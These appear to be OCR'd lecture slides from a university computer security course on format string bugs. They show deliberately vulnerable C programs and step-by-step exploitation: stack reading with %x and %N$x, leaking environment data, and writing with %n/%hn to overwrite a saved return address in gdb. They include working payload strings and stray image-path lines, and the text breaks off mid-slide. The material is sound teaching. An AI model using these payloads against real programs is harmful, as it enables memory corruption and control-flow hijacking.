7. Format String Bugs

Computer Security Courses @ POLIMI

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Format String and Placeholders

Available in practically any programming language's printing functions (e.g., **`printf`**).

Specify how data is formatted into a string.

```
#include <stdio.h>
void main () {
    int i = 10;
    printf("%x %d ...\n", i, i);
}

$ ./fs
a 10 ...
```

Tells the function <u>how many parameters to expect</u> after the format string (in this case, 2).

Variable Placeholders

Placeholders identify the formatting type:

`%d` or **`%i`**	decimal
`%u`	unsigned decimal
`%o`	unsigned octal
`%X` or **`%x`**	unsigned hex
`%c`	char
`%s`	string (char*), prints chars until **`\0`**

Can be used to read and write in memory.

Examples of Format Print Functions

```
printf
fprintf   vfprintf
sprintf   vsprintf
snprintf  vsnprintf
```

By the end of this set of slides we will learn that the problem is conceptually much deeper, and not limited exclusively to printing functions.

Vulnerable Example

```
#include <stdio.h>

int main (int argc, char* argv[]) {
    printf(argv[1]);
    return 0;
}

$ gcc -o vuln vuln.c
$ ./vuln "ciao"
ciao
```

Vulnerable Example

```
#include <stdio.h>

int main (int argc, char* argv[]) {
    printf(argv[1]);
    return 0;
}

$ gcc -o vuln vuln.c
$ ./vuln "ciao"
ciao

$ ./vuln "%x %x"
b7ff0590 804849b        #Whoops! What's going on? :-)
```

Real-world Vulnerable Program

```c
#include <stdio.h>                          //vuln3.c

void test(char *arg) {                      /* wrap into a function so that */
     char buf[256];                         /* we have a "clean" stack frame*/
     snprintf(buf, 250, arg);
     printf("buffer: %s\n", buf);
}

int main (int argc, char* argv[]) {
     test(argv[1]);
     return 0;
}
```

wu-ftpd 2.6.0: http://ftp.ist.utl.pt/pub/ftp/ftp/servers/wuarchive-ftpd/wu-ftpd-attic/wu-ftpd-2.6.0.tar.gz

Real-world Vulnerable Program

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#include <stdio.h>                        //vuln3.c

void test(char *arg) {                    /* wrap into a function so that */
     char buf[256];                       /* we have a "clean" stack frame*/
     snprintf(buf, 250, arg);
     printf("buffer: %s\n", buf);
}


int main (int argc, char* argv[]) {
     test(argv[1]);
     return 0;
}

$ ./vuln3 "%x %x %x"                  # The actual values and number of %x can change
buffer: b7ff0ae0 66663762 30656130    # depending on machine, compiler, etc.
```

wu-ftpd 2.6.0: http://ftp.ist.utl.pt/pub/ftp/ftp/servers/wuarchive-ftpd/wu-ftpd-attic/wu-ftpd-2.6.0.tar.gz


What Happened?

```
snprintf(buf, 250, "%x %x %x");
```



What Happened?

```
snprintf(buf, 250, "%x %x %x");
```



When the format string is parsed, **`snprintf()`** expects three more parameters from the caller (to replace the three **`%x`**).

According to the calling convention, these are expected to be pushed on the stack by the caller.
Thus, the **`snprintf()`** expects them to be on the stack, before the preceding arguments.

So, we can <u>read</u> *what is already on the stack*!

Reading the string with itself (!)

The number of %x depends on the specific program

```
$ ./vuln "AAAA %x %x ... %x"
buffer: AAAA b7ff0ae0 b7ffddfd ... 41414141

$ ./vuln "BBBB %x %x ... %x"
buffer: BBBB b7ff0ae0 b7ffddfd ... 42424242
```

Going back in the stack, we (usually) find part of our format string (e.g., AAAA, BBBB).

Makes sense: the format string itself is often on the stack.

So, we can <u>read</u> *what we put* on the stack!

Scanning the Stack With `%N$x`

To scan the stack we can use the **`%N$x`** syntax (go to the Nth parameter) + simple shell scripting:

```
$ ./vuln "%x %x %x"
b7ff0590 804849b b7fd5ff4        # suppose that I want to print the 3rd

$ ./vuln "%3\$x"                 # N$x is the direct parameter access
b7fd5ff4                         # (the \ is to escape the $ symbol)

$ for i in `seq 1 150`; do echo -n "$i " \
    && ./vuln "AAAA %$i\$x"; echo ""; done
1 AAAA b7ff0590
2 AAAA 804849b
# .......lots of lines......     # 1 dword from the stack per line
150 AAAA 53555f6e                # (continued on next slide)
```

Reading the string with itself / 2 (vuln)

```
$ for i in `seq 1 150`; do echo -n "$i " \
    && ./vuln "AAAB%$i\$x"; echo ""; done | grep 4141
114  AAAB42414141                       # there is my cell I can read from!
                                        # We had to go 114 positions up.


$ ./vuln "AAAB%114\$x"
AAAB42414141                            # So, we can effectively read.
```

Reading the string with itself / 2 (vuln3)

```
$ for i in `seq 1 150`; do echo -n "$i " \
    && ./vuln3 "AAAB%$i\$x"; echo ""; done | grep 4141
2  AAAB42414141                # there is my cell I can read from!
                                   # We had to go 2 positions up.


$ ./vuln3 "AAAB%2\$x"
AAAB42414141                       # So, we can effectively read.
```


Scan the stack → Information leakage vulnerability

We can use the same technique to search for interesting data in memory

Information leakage vulnerability

```
$ for i in `seq 1 150`; do echo -n "$i " \
    && ./vuln "AAAA %$i\$s"; echo ""; done | grep HOME
64 AAAA HOME=/root

$ ./vuln "AAAA %64\$x"
AAAA 8048490                      # here is its address
```


I'M WONDERING...
...COULD WE ALSO WRITE?
memegenerator.net

A useful placeholder: `%n`

`%n` = **write**, in the address pointed to *by the argument* (treated as a pointer to int), the **number of chars (bytes)** printed so far.

<u>Example</u>

```
int i = 0;
printf("hello%n",&i);
```

At this point, `i == 5`

Writing to the Stack with `%n`

`%n` = **write**, in the address pointed to *by the argument* (treated as a pointer to int), the **number of chars (bytes)** printed so far.

```
$ ./vuln3 "AAAA %x %x %x"
buffer: AAAA b7ff0ae0 41414141 804849b
```

Writing to the Stack with `%n`

`%n` = **write**, in the address pointed to *by the argument* (treated as a pointer to int), the **number of chars (bytes)** printed so far.

```
$ ./vuln3 "AAAA %x %x %x"
buffer: AAAA b7ff0ae0 41414141 804849b

./vuln3 "AAAA %x %n %x"
```

Writing to the Stack with `%n`

`%n` = **write**, in the address pointed to *by the argument* (treated as a pointer to int), the **number of chars (bytes)** printed so far.

```
$ ./vuln3 "AAAA %x %x %x"
buffer: AAAA b7ff0ae0 41414141 804849b

./vuln3 "AAAA %x %n %x"
Segmentation fault              # bingo! Something unexpected happened...
```

What happened?

```
$ ./vuln3 "AAAA %x %x %x"
buffer: AAAA b7ff0ae0 41414141 804849b

./vuln3 "AAAA %x %n %x"
Segmentation fault            # bingo! Something unexpected happened...

$ dmesg | tail -n 1
[19336.033685] vuln3[28939]: segfault at 41414141 ip f7e697ec sp ffffcf20
error 6 in libc-2.19.so[f7e22000+1a7000]
```

`%n` pulls an **`int*`** (address) from the stack, goes there and writes the number of chars printed so far. In this case, that address is **`0x41414141`**.

we put this address on the stack

and we go 2 pos. up to find it

```
$ gdb ./vuln3
(gdb) set args "`python -c 'print "\x41\x41\x41\x42%2$n"'`"
(gdb) run
Starting program: vuln3 "`python -c 'print "\x41\x41\x41\x42%2$n"'`"

Program received signal SIGSEGV, Segmentation fault.
0xb7eba9d4 in vfprintf () from /lib/i386-linux-gnu/i686/cmov/libc.so.6

(gdb) info r
eax            0x42414141   1094795585
...            ...
edx            0x4          4
eip            0xb7eba9d4   0xb7eba9d4 <vfprintf+16244>
...            ...
```

$edx is the counter that **%n** will write to the target

...and the machine tries to dereference **0x42414141**...

```
(gdb) x/i $eip   # <~ move value 0x4 into %eax pointer
=> 0xb7eba9d4 <vfprintf+16244>: mov    %edx,(%eax)
```

...because it needs to write in the cell pointed to by **$eax**

```
# $eax contains an invalid address ~> segfault
```

Recap on Writing Technique

1. Put, on the stack, the address (**`addr`**) of the memory cell (**`target`**) to modify.
2. Use **`%x`** to go find it on the stack.
3. Use **`%n`** to write an *arbitrary number* in the cell pointed to by **`addr`**, which is **`target`**.

Arbitrary number = #bytes printed so far

It's a bit tricky and *indirect*, but it allows to control the execution flow.

Controlling the Arbitrary Number

We use **`%c`**

```
void main () {
        printf("|%050c|\n", 0x44);
        printf("|%030c|\n", 0x44);
        printf("|%013c|\n", 0x44);
}
$ ./padding
|0000000000000000000000000000000000000000000000000D|     ~> 50
|00000000000000000000000000000D|                         ~> 30
|000000000000D|                                          ~> 13

# let's assume that we know the target address: 0x0806d3b0
$ ./vuln3 "`python -c 'print "\xb0\xd3\x06\x08%50000c%2$n"'`"
```

(continued)

```
$ gdb ./vuln3
(gdb) set args "`python -c 'print "\xb0\xd3\x06\x08%50000c%2$n"'`"

(gdb) r
Starting program: /root/practice/fs/vuln3
    "`python -c 'print "\xb0\xd3\x06\x08%50000c%2$n"'`"

Program received signal SIGSEGV, Segmentation fault.
0xb7eba9d4 in vfprintf () from /lib/i386-linux-gnu/i686/cmov/libc.so.6

(gdb) info r
eax            0x806d3b0    134665136
ecx            0x0  0
edx            0xc354   50004          <~ 50000 + 4 bytes before
```

Writing 32 bit Addresses (16 + 16 bit)

To avoid writing gigabytes of data... we split each DWORD (32bits, up to 4GB) into 2 WORDs (16bits, up to 64KB), and write them in two rounds.

Remember: once we start counting up with `%c`, we cannot count down. We can only keep going up. So, we need to do some math.

- **1st round:** word with *lower* decimal value.
- **2nd round:** word with *higher* decimal value.

<target><target+2>%16953c%pos$n%00770c%pos+1$n

Writing 16 bits at a Time

0x45434241: this is what we want to write at *pos

`%16953c%pos$n`: write `0x4241 = 16961` (word) at `*pos`

`%00770c%pos+1$n`: write `0x4543 = 17731` (word) at the `*(pos + 1)`

Suppose that we know the target address already.

high addresses

ce	f6	ff	bf	pos+1
cc	f6	ff	bf	pos
..	..	..	..	

Note: we already placed 8 bytes on the stack for the addresses, so if we want to write **16961**, we must use `%(16961-8)c = %16953c`

Note: the 2nd round is incremental, so:
`0x4543-0x4241 = %00770c`


`\xcc\xf6\xff\xbf\xce\xf6\xff\xbf%16953c%pos$n`

Writing 16 bits at a Time

`0x45434241`: this is **what** we want to write at `*pos`

`%16953c%pos$n`: write `0x4241 = 16961` (word) at `*pos`

`%00770c%pos+1$n`: write `0x4543 = 17731` (word) at the `*(pos + 1)`




```
\xcc\xf6\xff\xbf\xce\xf6\xff\xbf%16953c%pos$n%00770c%pos+1$n
```

Writing 16 bits at a Time

0x45434241: this is **what** we want to write at ***pos**

%16953c%pos$n: write **0x4241 = 16961** (word) at ***pos**

%00770c%pos+1$n: write **0x4543 = 17731** (word) at the ***(pos + 1)**



```
\xcc\xf6\xff\xbf\xce\xf6\xff\xbf%16953c%pos$hn%00770c%pos+1$hn
```

	%n int*	**%hn** short int*
%16953c%pos$n	**%n** writes **41 42 00 00**	**%hn** writes **41 42**
%00770c%pos+1$n	**%n** writes **43 45 00 00**	**%hn** writes **43 45**

Side effect: just use **%hn** instead of **%n**

```
# We overwrite the saved %eip, as an example, with 0x45434241
# In this example, we start a program and breakpoint before the bug.

$ gdb vuln3    # Let's begin with a dummy string, just to inspect the stack
(gdb) r $'AAAABBBB%10000c%2$hn%10000c%3$hn'

# 0xbffff6cc (saved $eip)     # let's assume that we know where
                              # our target is: the saved %eip addr
(gdb) p/x 0xbffff6cc+2
0xbffff6ce                    # the address of the two low bytes
                              # is target + 2 bytes

(gdb) p/d 0x4543
17731                         # higher: so, must be written as 2nd!

(gdb) p/x 0x4241
16961                         # lower: so, must be written as 1st!

(gdb) r $'\xcc\xf6\xff\xbf\xce\xf6\xff\xbf%16953c%00002$hn%00770c%00003$hn'
Program received signal SIGSEGV, Segmentation fault.
0x45434241 in ?? ()
(gdb) p/x $eip                # success! We changed the ret addr!
$1 = 0x45434241
```

Generic Case 1

What to write = [first_part]>[second_part]
(e.g., `0x45434241`)

The format string looks like this (left to right):

`<tgt (1st two bytes)>`	where to write (hex, little endian)
